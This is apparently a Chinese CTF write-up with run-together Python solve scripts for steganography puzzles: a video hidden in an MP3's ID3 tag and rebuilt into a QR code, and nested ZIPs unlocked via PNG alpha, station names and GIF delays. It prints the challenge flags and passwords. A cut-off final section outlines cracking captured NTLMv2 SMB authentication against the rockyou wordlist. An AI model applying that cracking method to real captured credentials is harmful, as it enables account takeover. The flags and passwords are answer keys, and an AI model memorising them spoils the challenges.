#!/usr/bin/env python3"""Extract the hidden MP4, rebuild its flashed QR code, and verify its RS blocks."""import argparseimport ctypes as Cfrom ctypes.util import find_libraryimport osimport structfrom io import BytesIOfrom pathlib import Pathfrom zipfile import ZipFile
import numpy as npfrom PIL import Imagefrom segno import consts, encoder
FFMPEG = os.environ.get("TXFFMPEG_LIB") or find_library("TXFFmpeg")assert FFMPEG, "set TXFFMPEG_LIB to a compatible FFmpeg library"FRAME_IDS = (52, 53, 54)
def extract_mp4(source: Path) -> bytes:    data = source.read_bytes()    assert data[:3] == b"ID3" and data[10:14] == b"PRIV"    frame_size = sum((data[i] & 0x7f) << shift for i, shift in zip(range(14, 18), (21, 14, 7, 0)))    frame = data[20:20 + frame_size]    owner, sep, _ = frame.partition(b"\0")    assert sep and owner == b"archive"    id3_size = sum((data[i] & 0x7f) << shift for i, shift in zip(range(6, 10), (21, 14, 7, 0)))    archive_start = data.index(b"PK\x03\x04", 20)    with ZipFile(BytesIO(data[archive_start:10 + id3_size])) as zf:        assert zf.namelist() == ["receiver.mp4"]        mp4 = zf.read("receiver.mp4")    assert mp4[4:8] == b"ftyp"    return mp4
def atom_boxes(data: bytes, start: int, end: int):    result = []    pos = start    while pos + 8 <= end:        size = struct.unpack_from(">I", data, pos)[0]        kind, header = data[pos + 4:pos + 8], 8        if size == 1:            size, header = struct.unpack_from(">Q", data, pos + 8)[0], 16        elif size == 0:            size = end - pos        assert size >= header and pos + size <= end, (kind, pos, size, end)        result.append((kind, pos, pos + header, pos + size))        pos += size    assert pos == end    return result
def one(boxes, kind):    return next(box for box in boxes if box[0] == kind)
def children(data: bytes, box):    return atom_boxes(data, box[2], box[3])
def video_sample_table(mp4: bytes):    root = atom_boxes(mp4, 0, len(mp4))    moov = one(root, b"moov")    for trak in (b for b in children(mp4, moov) if b[0] == b"trak"):        mdia = one(children(mp4, trak), b"mdia")        mdia_boxes = children(mp4, mdia)        hdlr = one(mdia_boxes, b"hdlr")        if mp4[hdlr[2] + 8:hdlr[2] + 12] != b"vide":            continue        minf = one(mdia_boxes, b"minf")        stbl = one(children(mp4, minf), b"stbl")        boxes = children(mp4, stbl)        stsd = one(boxes, b"stsd")        entry = stsd[2] + 8        entry_size = struct.unpack_from(">I", mp4, entry)[0]        assert mp4[entry + 4:entry + 8] == b"avc1"        avcc = one(atom_boxes(mp4, entry + 86, entry + entry_size), b"avcC")        extradata = mp4[avcc[2]:avcc[3]]        stsz = one(boxes, b"stsz")        _, default_size, count = struct.unpack_from(">III", mp4, stsz[2])        sizes = ([default_size] * count if default_size else                 list(struct.unpack_from(f">{count}I", mp4, stsz[2] + 12)))        stsc = one(boxes, b"stsc")        nsc = struct.unpack_from(">I", mp4, stsc[2] + 4)[0]        chunkspec = [struct.unpack_from(">III", mp4, stsc[2] + 8 + 12 * i)[0:2]                     for i in range(nsc)]        co = next((b for b in boxes if b[0] in (b"stco", b"co64")))        nco = struct.unpack_from(">I", mp4, co[2] + 4)[0]        width = 4 if co[0] == b"stco" else 8        offsets = list(struct.unpack_from(f">{nco}{'I' if width == 4 else 'Q'}", mp4, co[2] + 8))        sample_offsets, si = [], 0        for chunk_no, chunk_offset in enumerate(offsets, 1):            samples_per_chunk = max(x for x in chunkspec if x[0] <= chunk_no)[1]            at = chunk_offset            for _ in range(samples_per_chunk):                sample_offsets.append(at)                at += sizes[si]                si += 1        assert si == count and len(extradata) > 8        return sample_offsets, sizes, extradata    raise AssertionError("video track not found")
class AVCodecParameters(C.Structure):    _fields_ = [        ("codec_type", C.c_int), ("codec_id", C.c_int), ("codec_tag", C.c_uint),        ("extradata", C.c_void_p), ("extradata_size", C.c_int), ("format", C.c_int),        ("bit_rate", C.c_int64), ("bits_per_coded_sample", C.c_int),        ("bits_per_raw_sample", C.c_int), ("profile", C.c_int), ("level", C.c_int),        ("width", C.c_int), ("height", C.c_int),    ]
class AVFramePrefix(C.Structure):    _fields_ = [        ("data", C.c_void_p * 8), ("linesize", C.c_int * 8),        ("extended_data", C.POINTER(C.c_void_p)), ("width", C.c_int),        ("height", C.c_int), ("nb_samples", C.c_int), ("format", C.c_int),    ]
def decode_video(mp4: bytes, out_dir: Path):    lib = C.CDLL(FFMPEG)    def api(name, result, args):        fn = getattr(lib, "liteav_" + name)        fn.restype, fn.argtypes = result, args        return fn    find = api("avcodec_find_decoder_by_name", C.c_void_p, [C.c_char_p])    alloc_ctx = api("avcodec_alloc_context3", C.c_void_p, [C.c_void_p])    open_ctx = api("avcodec_open2", C.c_int, [C.c_void_p, C.c_void_p, C.c_void_p])    par_alloc = api("avcodec_parameters_alloc", C.c_void_p, [])    par_to_ctx = api("avcodec_parameters_to_context", C.c_int, [C.c_void_p, C.c_void_p])    send = api("avcodec_send_packet", C.c_int, [C.c_void_p, C.c_void_p])    receive = api("avcodec_receive_frame", C.c_int, [C.c_void_p, C.c_void_p])    packet_alloc = api("av_packet_alloc", C.c_void_p, [])    packet_from_data = api("av_packet_from_data", C.c_int, [C.c_void_p, C.c_void_p, C.c_int])    packet_unref = api("av_packet_unref", None, [C.c_void_p])    frame_alloc = api("av_frame_alloc", C.c_void_p, [])    frame_unref = api("av_frame_unref", None, [C.c_void_p])    malloc = api("av_malloc", C.c_void_p, [C.c_size_t])
    offsets, sizes, avcc = video_sample_table(mp4)    codec = find(b"h264")    assert codec    ctx, params = alloc_ctx(codec), par_alloc()    p = C.cast(params, C.POINTER(AVCodecParameters)).contents    ext = malloc(len(avcc) + 64)    C.memmove(ext, avcc, len(avcc)); C.memset(ext + len(avcc), 0, 64)    p.codec_type, p.codec_id = 0, 27    p.codec_tag = int.from_bytes(b"avc1", "little")    p.extradata, p.extradata_size = ext, len(avcc)    p.width, p.height = 960, 640    assert par_to_ctx(ctx, params) == 0 and open_ctx(ctx, codec, None) == 0
    packet, frame = packet_alloc(), frame_alloc()    wanted, decoded = {}, 0    def drain():        nonlocal decoded        while True:            status = receive(ctx, frame)            if status < 0:                break            f = C.cast(frame, C.POINTER(AVFramePrefix)).contents            assert (f.width, f.height) == (960, 640) and f.data[0]            if decoded in FRAME_IDS:                raw = C.string_at(f.data[0], f.linesize[0] * f.height)                y = np.frombuffer(raw, dtype=np.uint8).reshape(f.height, f.linesize[0])[:, :f.width].copy()                wanted[decoded] = y            decoded += 1            frame_unref(frame)    for offset, size in zip(offsets, sizes):        buf = malloc(size + 64)        C.memmove(buf, mp4[offset:offset + size], size); C.memset(buf + size, 0, 64)        assert packet_from_data(packet, buf, size) == 0        assert send(ctx, packet) >= 0        packet_unref(packet)        drain()    send(ctx, C.c_void_p(0))    drain()    assert decoded == 240 and set(wanted) == set(FRAME_IDS), (decoded, wanted.keys())    out_dir.mkdir(parents=True, exist_ok=True)    for i, frame_y in wanted.items():        Image.fromarray(frame_y).save(out_dir / f"frame-{i:03}.png")    return decoded
def decode_qr(out_dir: Path) -> str:    frames = [np.asarray(Image.open(out_dir / f"frame-{i:03}.png").convert("L"))              for i in FRAME_IDS]    matrix = np.zeros((29, 29), dtype=np.uint8)    for r in range(29):        y = 152 + 12 * r        image = frames[0] if y < 242 else frames[1] if y < 398 else frames[2]        for c in range(29):            matrix[r, c] = image[y, 312 + 12 * c] < 128
    fmt_positions = []    for i in range(8):        off = 1 if i >= 6 else 0        fmt_positions.append(((i + off, 8), (8, i + off), (8, 28 - i), (28 - i, 8)))    matches = []    for idx, fmt in enumerate(consts.FORMAT_INFO):        distance = 0        for i, positions in enumerate(fmt_positions):            v, h = (fmt >> i) & 1, (fmt >> (14 - i)) & 1            expected = (v, h, v, 1 if i == 7 else h)  # QR's fixed dark module            distance += sum(int(matrix[r, c]) != bit for (r, c), bit in zip(positions, expected))        matches.append((distance, idx))    distance, idx = min(matches)    assert distance == 0 and idx == 24, (distance, idx)
    function = encoder.make_matrix(29, 29)    encoder.add_finder_patterns(function, 29, 29)    encoder.add_alignment_patterns(function, 29, 29)    function[-8][8] = 1    bits = []    for right0 in range(28, 0, -2):        right = right0 - 1 if right0 <= 6 else right0        for vertical in range(29):            for z in range(2):                c = right - z                upwards = ((right & 2) == 0) ^ (c < 6)                r = 28 - vertical if upwards else vertical                if function[r][c] == 2:                    bits.append(int(matrix[r, c]) ^ int((r + c) % 2 == 0))    assert len(bits) == 567 and bits[560:] == [0] * 7    raw = bytes(sum(bits[i + k] << (7 - k) for k in range(8))                for i in range(0, 560, 8))    blocks = [bytearray(), bytearray()]    pos = 0    for _ in range(17):        for block in blocks:            block.append(raw[pos]); pos += 1    for _ in range(18):        for block in blocks:            block.append(raw[pos]); pos += 1    assert pos == 70
    def mul(a, b):        out = 0        while b:            if b & 1:                out ^= a            a <<= 1            if a & 0x100:                a ^= 0x11D            b >>= 1        return out    def power(a, n):        out = 1        for _ in range(n):            out = mul(out, a)        return out    def evaluate(poly, x):        out = 0        for byte in poly:            out = mul(out, x) ^ byte        return out    assert all(all(evaluate(block, power(2, n)) == 0 for n in range(18))               for block in blocks)    data = bytes(blocks[0][:17] + blocks[1][:17])    stream = "".join(f"{byte:08b}" for byte in data)    assert stream[:4] == "0100"    count = int(stream[4:12], 2)    assert count == 20    payload = bytes(int(stream[12 + 8*i:20 + 8*i], 2) for i in range(count))    assert stream[12 + count * 8:16 + count * 8] == "0000"    flag = payload.decode("ascii")    assert flag.startswith("whuctf{") and flag.endswith("}")    return flag
def main():    parser = argparse.ArgumentParser()    parser.add_argument("source", type=Path, help="original receiver.mp3")    parser.add_argument("out", type=Path, help="directory for extracted MP4 and QR frames")    args = parser.parse_args()    mp4 = extract_mp4(args.source)    video_path = args.out / "receiver.mp4"    args.out.mkdir(parents=True, exist_ok=True)    video_path.write_bytes(mp4)    frames = decode_video(mp4, args.out)    flag = decode_qr(args.out)    (args.out / "flag.txt").write_text(flag + "\n")    print(f"mp4_bytes={len(mp4)}; decoded_frames={frames}; QR=V3-Q/mask0; RS=36/36 zero syndromes; flag={flag}")
if __name__ == "__main__": main()flag#
whuctf{h4il_t0_thee}凡猫修仙传#
先看看#
头像 PNG + 加密 ZIP。三层密码:PNG alpha → 地铁站名 → GIF 帧延时。
察毫末:alpha 通道#
头像 504×515 RGBA,alpha 只有 127/255,127 全在最上面四行。


255→1、127→0,按行拼字节。UTF-8 解出来大意是:密码是你名字的 Base64。题面名字 D3LM → RDNMTQ==,解开第一层。
寻故地:站名拼音#
手谕说两张照片地铁站名直接拼,示例 循礼门中山公园 → xunlimenzhongshangongyuan。


手提袋 I ♥ SH,8/9 号线换乘 → 上海陆家浜路 lujiabanglu。

第二张单靠建筑不好认,拿加密头校验字节筛候选(高德站名拼音),唯一过三个成员的是 lujiabanglusanyanglu(武汉三阳路)。完整解密 CRC 也过。
了尘缘:GIF 延时#
小故事提示“停留的片刻”。传讯符 54 帧:

延时当十六进制半字节连起来:
key:sjekdi2939dhh5juiihhw3v去掉 key: 就是 HE.zip 密码,读出 flag。
exp#
/Users/feliz/Documents/CTF/.venv/bin/python /Users/feliz/Documents/CTF/challenges/凡猫修仙传/work/solve.py#!/usr/bin/env python3"""Reproduce the three archive layers from the original challenge ZIP."""from base64 import b64encodefrom io import BytesIOfrom pathlib import Pathfrom zipfile import ZipFileimport structimport zlib
ROOT = Path(__file__).resolve().parents[1]SOURCE = ROOT / "original" / "00-fan_mao_xiu_xian_zhuan.zip"
def png_rgba(png: bytes): if png[:8] != b"\x89PNG\r\n\x1a\n": raise ValueError("not PNG") pos = 8 compressed = bytearray() while pos < len(png): size = int.from_bytes(png[pos:pos + 4], "big") kind = png[pos + 4:pos + 8] data = png[pos + 8:pos + 8 + size] pos += size + 12 if kind == b"IHDR": width, height, depth, color, comp, filt, interlace = struct.unpack(">IIBBBBB", data) if (depth, color, comp, filt, interlace) != (8, 6, 0, 0, 0): raise ValueError("expected non-interlaced 8-bit RGBA PNG") elif kind == b"IDAT": compressed.extend(data) elif kind == b"IEND": break raw = zlib.decompress(compressed) stride, bpp, rows, offset = width * 4, 4, [], 0 for _ in range(height): ft = raw[offset] scan = bytearray(raw[offset + 1:offset + 1 + stride]) offset += stride + 1 prev = rows[-1] if rows else bytearray(stride) for i in range(stride): left = scan[i - bpp] if i >= bpp else 0 up = prev[i] ul = prev[i - bpp] if i >= bpp else 0 if ft == 1: scan[i] = (scan[i] + left) & 255 elif ft == 2: scan[i] = (scan[i] + up) & 255 elif ft == 3: scan[i] = (scan[i] + ((left + up) // 2)) & 255 elif ft == 4: p = left + up - ul pa, pb, pc = abs(p - left), abs(p - up), abs(p - ul) predictor = left if pa <= pb and pa <= pc else up if pb <= pc else ul scan[i] = (scan[i] + predictor) & 255 elif ft != 0: raise ValueError(f"unsupported PNG filter {ft}") rows.append(scan) return width, rows
def gif_delays(gif: bytes): if gif[:6] not in (b"GIF87a", b"GIF89a"): raise ValueError("not GIF") pos, delays = 13, [] packed = gif[10] if packed & 0x80: pos += 3 * (1 << ((packed & 7) + 1))
def skip_subblocks(p): while True: size = gif[p] p += 1 if size == 0: return p p += size
while pos < len(gif): marker = gif[pos] pos += 1 if marker == 0x3B: break if marker == 0x21: label = gif[pos] pos += 1 if label == 0xF9: size = gif[pos] if size != 4: raise ValueError("bad Graphic Control Extension") delays.append(int.from_bytes(gif[pos + 2:pos + 4], "little")) pos += 1 + size + 1 else: pos = skip_subblocks(pos) elif marker == 0x2C: desc = gif[pos:pos + 9] pos += 9 if desc[8] & 0x80: pos += 3 * (1 << ((desc[8] & 7) + 1)) pos += 1 # LZW minimum code size pos = skip_subblocks(pos) else: raise ValueError(f"unexpected GIF block marker {marker:#x}") return delays
def main(): with ZipFile(SOURCE) as outer: avatar = outer.read("凡猫修仙传/哈基仙的大头照.png") stage1_bytes = outer.read("凡猫修仙传/神秘的文件夹.zip")
width, rows = png_rgba(avatar) bits = "".join("1" if rows[y][4 * x + 3] == 255 else "0" for y in range(4) for x in range(width)) hint = bytes(int(bits[i:i + 8], 2) for i in range(0, len(bits) - 7, 8)) hint_text = hint.split(b"\xff", 1)[0].decode("utf-8") assert "base64" in hint_text and "压缩包的密码" in hint_text stage1_password = b64encode(b"D3LM")
with ZipFile(BytesIO(stage1_bytes)) as stage1: stage3_bytes = stage1.read("神秘的文件夹/第三关.zip", pwd=stage1_password) location_password = b"lujiabanglusanyanglu" with ZipFile(BytesIO(stage3_bytes)) as stage3: gif = stage3.read("第三关/传讯符.gif", pwd=location_password) he_zip = stage3.read("第三关/HE.zip", pwd=location_password)
delays = gif_delays(gif) if len(delays) != 54 or any(d > 15 for d in delays): raise ValueError("unexpected GIF timing payload") timing_text = bytes.fromhex("".join(f"{d:x}" for d in delays)).decode("ascii") if not timing_text.startswith("key:"): raise ValueError(f"unexpected timing text: {timing_text!r}") final_password = timing_text.split(":", 1)[1].encode("ascii")
with ZipFile(BytesIO(he_zip)) as final_zip: flag = final_zip.read("HE/flag.txt", pwd=final_password) story = final_zip.read("HE/最终小故事.txt", pwd=final_password) print("alpha hint:", hint_text) print("stage1 password:", stage1_password.decode()) print("location password:", location_password.decode()) print("GIF delays:", len(delays), "timing text:", timing_text) print("HE.zip CRC checks: flag.txt PASS; 最终小故事.txt PASS") print("final story bytes:", len(story)) print("flag:", flag.decode("utf-8"), end="")
if __name__ == "__main__": main()flag#
flag{ImNotAnAI-didj5b3nshgdkwienc}有内鬼,终止磕盐#
先看看#
给的是 NTLMv2 的 SMB 认证流量,密码不会明文出现在包里。Wireshark 过滤 ntlmssp,从 challenge / auth 帧把字段抠出来,再用 rockyou 按规范重算 NTProofStr 比对。
抠字段#

打开 ntlmv2_133.pcapng,显示过滤器输入 ntlmssp,能看到第 22–24 帧:NEGOTIATE / CHALLENGE / AUTH。

第 23 帧 NTLM Server Challenge = 4c540eaa1c9dd478:
